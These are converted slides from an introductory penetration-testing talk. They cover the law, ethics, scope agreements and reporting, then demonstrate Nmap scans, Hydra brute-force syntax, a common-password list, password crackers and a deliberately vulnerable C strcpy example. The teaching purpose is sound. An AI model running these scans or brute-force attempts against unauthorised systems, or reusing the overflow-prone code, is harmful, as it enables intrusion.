



Welcome to

## Pentest introduction - greatest hits

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Slides are available as PDF, kramse@Github  
pentest-I-foredrag-camp.tex in the repo security-courses

# Plan for today



## Subjects

- What is penetration testing
- Nmap how to get started, and a small test plan, how to scan a network using Nmap
- Get started blasting packets, from single packets with Nping and Scapy
- Trying wi-fi scan, I have some loaner USB cards
- Doing SNMP scanning, trying small brute-force using THC Hydra
- Get started with VXLAN hacking, THC IPv6 attacks etc.
- Get started with Metasploit using Metasploit Unleashed

## Exercises

- Running various tools
- Note: exercise booklets on Github contain much more than we can go through, continue on your own

# Goals for today



Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Create an understanding of hacker tools

Show a hacker lab and run some tools

Point you towards resources, so you can get started with the fun of pentesting tools

# Materials



- This presentation – slides for today
- Nmap Workshop exercises


<https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf>

- KEA Pentest course exercises

<https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/kea-pentest-exercises.pdf>

We cannot go through all of them, but feel free to ask questions later

# Books and educational materials



- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 5. ed. Allen Harper and others ISBN: 978-1-260-10841-5
- *The Art of Software Security Testing Identifying Software Security Flaws*, Chris Wysopal, 2006, ISBN: 9780321304865
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442

I teach using these books and others! Diploma in IT-security at KEA Kompetence

<https://zencurity.gitbook.io/>

## Hacker tools



*Improving the Security of Your Site by Breaking Into it*

by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN

*Security Administrator Tool for Analyzing Networks*

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: <http://www.fish2.com/security/admin-guide-to-cracking.html>

# Use hacker tools!



Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

Combined with honeypots they may allow better security

# Hacker – cracker



## Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

## Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

# Agreements for testing networks



## Danish Criminal Code

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!



## Code of Ethics Preamble:

- The safety and welfare of society and the common good, duty to our principles, and to each other, requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior.
- Therefore, strict adherence to this Code is a condition of certification.

## Code of Ethics Canons:

- Protect society, the common good, necessary public trust and confidence, and the infrastructure.
- Act honorably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principles.
- Advance and protect the profession.

CISSP certified people sign papers to this extent.

<https://www.isc2.org/ethics/default.aspx>

# Why even do security testing?



Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: \*sigh\* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

# Blackbox, greybox og whitebox



- Forudsætninger og forudgående kendskab til miljøet
- Black Box testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- I den anden ende af skalaen har vi White Box testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

# Benefits of having a planned security test done



Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Intended audience:

- IT-department and technical personnel
- Management and board
- External auditors, government, financial control VISA/PCI, the public

Output from testing:

- Reports with technical content and recommendations
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.


# Planning a pentest



Scope must be agreed before

- Scope – what is being tested
- When is the testing done – time frame, wall clock time
- Where are the attacks coming from – log files will contain the attacks but other attacks from other sources are likely during the attacks, which must be blocked
- We sometimes go broader than the scope – perhaps checking the router in front with SNMP or doing a small port 80/tcp scan
- Agree if Denial of Service is to be tested
- TL;DR Rules of engagement for the project

# Selecting systems for testing



- Routers on the way to critical systems and networks – especially availability
- Firewall – is the environment protected sufficiently, discarding probes
- Mail servers – relay testing and also critical data
- Web servers – holds data, typically has a lot of functionality

# Testing Agreement and Scope Example



Usually the scope would include targets like these:

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mail server
- 192.168.1.3 – web server
- Test to be done from monday 1st until friday 5th
- Testing done from 192.0.2.0/28

When testing web servers and sites, especially API – please include hostname, URLs, documentation. If not included some sites and functionality will NOT be tested!

# Reporting – results



What is in a pentest report:

- Title, Table of contents, formal report thanks
- Confidentiality agreement – Write "Confidential" on each page
- Executive summary – big companies always want this
- Information about the scan done, what was it
- Scope and targets
- Review of all targets – detailed information and recommendations
- Conclusion – may be more technical
- Appendices – various information, Whois info about subnets and prefixes

BTW When delivering a report, it is up to the organisation to decide which recommendations to implement

Sample report available at: <https://github.com/kramse/pentest-report>

# Rules of engagement – rules and ethics for security testing



- NB: big difference between Denmark and other places!
- Security consultant must not be the cause of new vulnerabilities due to the testing
- Security consultant must not install new software on systems without previous agreement
- Security consultant is not to leave insecure system administrator accounts or settings after testing
- Security consultant always contact the customer in case of high-risk vulnerabilities
- It is allowed to peek around in the network – checking if there might be an insecure development or testing server near by
- If you meet other security problems outside of the scope we still report them, but perhaps in an appendix

In general be careful of other people networks and systems

# Equipment – wanna do pentesting



Laptops, one is enough to get started but dedicated for customer use is preferred!

- A lot of Open Source tools on Linux and a few tools on Windows
- Network experience *TCP/IP protocol suite* – TCP, UDP, ICMP in detail
- Programming experience is an advantage for automating stuff
- Linux/Unix knowledge is necessary
  - because a lot of the newest tools are written for Linux/Unix/BSD
- Lots of nice books available, I have a range from: <http://www.nostarch.com/>


# Hacker tools




- Everyone use similar tools, see also <http://www.sectools.org/>
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins <https://nmap.org>
- Metasploit Framework – service scanning, exploit development and execution [https://www.metasploit.com/](https://www.metasploit.com)
- Dedicated niche scanners – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish <http://portswigger.net/burp/>
- Wireshark advanced network sniffing tool – <https://www.wireshark.org/>
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Angelina Jolie, Hackers 1995

# OSI Model and Internet Protocols



Internet protocol suite



# What happens now?



Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

# Hacker lab setup



- Hardware: any modern laptop with CPU and virtualisation  
Don't forget to enable it in the BIOS
- Software: your favourite operating system Windows, Mac, Linux, ...
- Virtualisation software: VMware, Virtual box, pick your poison
- Hacker software: Kali as a Virtual Machine <https://www.kali.org/>
- Soft targets: Metasploitable, Linux, Microsoft Windows, Microsoft Exchange, Windows server, ...

# Hackers don't give a shit

Your system is only for testing, development, ...

Your network is a research network, under construction, being phased out, ...

Try something new, go to your management

Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK

Ask for permission to go full monty on your security

**Think like attackers - don't hold back**

# Hackers don't give a shit:



**KIWICON III**  
28<sup>TH</sup> & 29<sup>TH</sup> NOVEMBER 2009


New Zealand's Hacker con - Wellington

- About your project's scope
- It's managed by a third party
- It's a legacy system
- It's "too critical to patch"
- About your outage windows
- About your budget
- You've always done it that way
- About your Go-Live Date
- It's only a pilot/proof of concept
- About Non-Disclosure Agreements
- It wasn't a requirement in the contract
- It's an internal system
- It's really hard to change
- It's due for replacement
- You're not sure how to fix it
- It's handled in the Cloud
- About your Risk Register entry
- The vendor doesn't support that configuration
- It's an interim solution
- It's [insert standard here] compliant
- It's encrypted on disk
- The cost benefit doesn't stack up
- "Nobody else could figure that out"
- You can't explain the risk to "The Business"
- You've got other priorities
- About your faith in the competence of your internal users
- You don't have a business justification
- You can't show Return on Investment
- You contracted out that risk


# Technically what is hacking



```
main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
```



# Internet today



Clients and servers

Rooted in academia


Protocols that are from 1983 and some older

Originally very little encryption, now mostly on https/TLS

# Trinity breaking in



```
80/tcp      open      http  
81/tcp      open      hosts2_ns  
10 [mobile]  
11 $ nmap -v -SS -O 10.2.2.2  
11  
13 Starting nmap 0.2.54BETA25  
13 Insufficient responses for TCP sequencing (3), OS detection is  
13 inaccurate  
14 Interesting ports on 10.2.2.2:  
14 (The 1539 ports scanned but not shown below are in state: cl  
51 Port      State      Service  
51 22/tcp    open       ssh  
58  
68 No exact OS matches for host  
68  
24 Nmap run completed -- 1 IP address (1 host up) scanned  
50 $ sshnuke 10.2.2.2 -rootpw="Z10H0101"  
Connecting to 10.2.2.2:ssh... successful.  
ReAttempting to exploit SSHv1 CRC32... successful.  
IP Resetting root password to "Z10H0101".  
System open: Access Level <9>  
Hn $ ssh 10.2.2.2 -l root  
root@10.2.2.2's password: ■
```

A screenshot of a terminal window showing the output of a penetration test. It includes the results of an nmap scan, the execution of sshnuke, and a terminal session where the root password is reset. To the right, a small window titled 'RTF CONTROL' displays the message 'ACCESS GRANTED'.

Very realistic – comparable to hacking:

<https://nmap.org/movies/>

[https://youtu.be/511GCTgqE\\_w](https://youtu.be/511GCTgqE_w)

# Hacking is magic



Hacking looks like magic

# Hacking is not magic



Hacking only demands ninja training and knowledge others don't have

## Hacking eksempel – det er ikke magi



MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse – BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke 😊

De fleste netkort tillader at man overskriver denne adresse midlertidigt

og man kan aflæse de godkendte når de er aktive på netværket

Derudover har der ofte været fejl i implementeringen af MAC filtrering

# Myten om MAC filtrering



Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing – producenterne sætter store mærkater på æskerne

Manglende indsigt – forbrugerne kender reelt ikke koncepterne

Hvad er en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed

Løsninger?

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere

# MAC filtrering



# Kali Linux the pentest toolbox




Kali <http://www.kali.org/>

100.000s of videos on youtube alone, searching for kali and \$TOOL


Also versions for Raspberry Pi, mobile and other small computers

# Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

# Network mapping



- Using traceroute, Nping and similar programs you can often discover topology information about a network
- Time to Live (TTL) for a packet is decremented for each router it crosses, if set low enough it will time out – and return ICMP message sent
- BTW Default Unix traceroute sends UDP packets, Windows tracert send ICMP packets  
Use tools on Kali to try both protocols, or even others

## traceroute – with UDP



```
# tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

# Basic Portscan



What is port scanning

Testing all ports from 0/1 up to 65535

Goal is to identify open ports – vulnerable services

Typically TCP and UDP scans

TCP scanning is more reliable than UDP scanning

TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work


UDP applications respond differently – if at all

They might respond to queries and probes in the correct format,

If no firewall the operating systems will respond with ICMP on closed ports

Use Zenmap while learning Nmap

# TCP three-way handshake



- **TCP SYN half-open** scans
- In the old days systems would only log a full TCP connection – so a port scanner sending only SYN would be doing a *stealth*-scans. Today we have Intrusion Detection Systems, so a lot of SYN without ever completing the connection is MORE suspicious
- Note: sending many SYN packets can fill the session table on firewalls, and on servers – preventing new connections – also called **SYN-flooding**

## Ping and port sweep



Scanning across a network is called sweeping

Scans using ICMP ping will be a ping-sweep – active IPs

Scans using specific ports are port-sweeps

Easy to detect using modern intrusion detection systems (IDS)

Pro tip: If you are looking for an IDS, look at Suricata [suricata-ids.org](http://suricata-ids.org) and Zeek <https://zeek.org/> – together

# Nmap port sweep for web services



```
root@cornerstone:~# nmap -p80,443 172.29.0.0/24
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   filtered  https
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   closed    https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

# Nmap port sweep after SNMP port 161/UDP



```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT      STATE      SERVICE
161/udp  closed  snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Often possible on the inside LAN, where less firewalls are enabled



# Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open       http      Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).

443/tcp   filtered https

MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Low level operating system identification, often I use nmap -A
- Send packets, observe responses, match with tables of known operating system fingerprints
- An early reference for this was: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

# Scan for Heartbleed and SSLv2/SSLv3



Nmap includes Nmap scripting engine (NSE)

## Example Usage

```
nmap -sV -sC <target>
```

## Script Output

```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_
|   SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html
Almost every new popular vulnerability will have Nmap recipe
```

# Passwords are not chosen completely random



## The 50 Most Used Passwords

- |              |              |                |              |             |
|--------------|--------------|----------------|--------------|-------------|
| 1. 123456    | 11. 123123   | 21. mustang    | 31. 7777777  | 41. harley  |
| 2. password  | 12. baseball | 22. 666666     | 32. f*cky*u  | 42. zxcvbnm |
| 3. 12345678  | 13. abc123   | 23. qwertyuiop | 33. qazwsx   | 43. asdfgh  |
| 4. qwerty    | 14. football | 24. 123321     | 34. jordan   | 44. buster  |
| 5. 123456789 | 15. monkey   | 25. 1234...890 | 35. jennifer | 45. andrew  |
| 6. 12345     | 16. letmein  | 26. p*s*y      | 36. 123qwe   | 46. batman  |
| 7. 1234      | 17. shadow   | 27. superman   | 37. 121212   | 47. soccer  |
| 8. 111111    | 18. master   | 28. 270        | 38. killer   | 48. tigger  |
| 9. 1234567   | 19. 696969   | 29. 654321     | 39. trustno1 | 49. charlie |
| 10. dragon   | 20. michael  | 30. 1qaz2wsx   | 40. hunter   | 50. robert  |

Source: <https://wpengine.com/unmasked/>

# Brute force



We call it brute force – when testing all possibilities

Hydra (c) by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]  
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]  
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

# Cracking passwords – JtR and Hashcat



John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords.

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:

<https://hashcat.net/wiki/>  
<http://www.openwall.com/john/>

# Buffer overflows a C problem

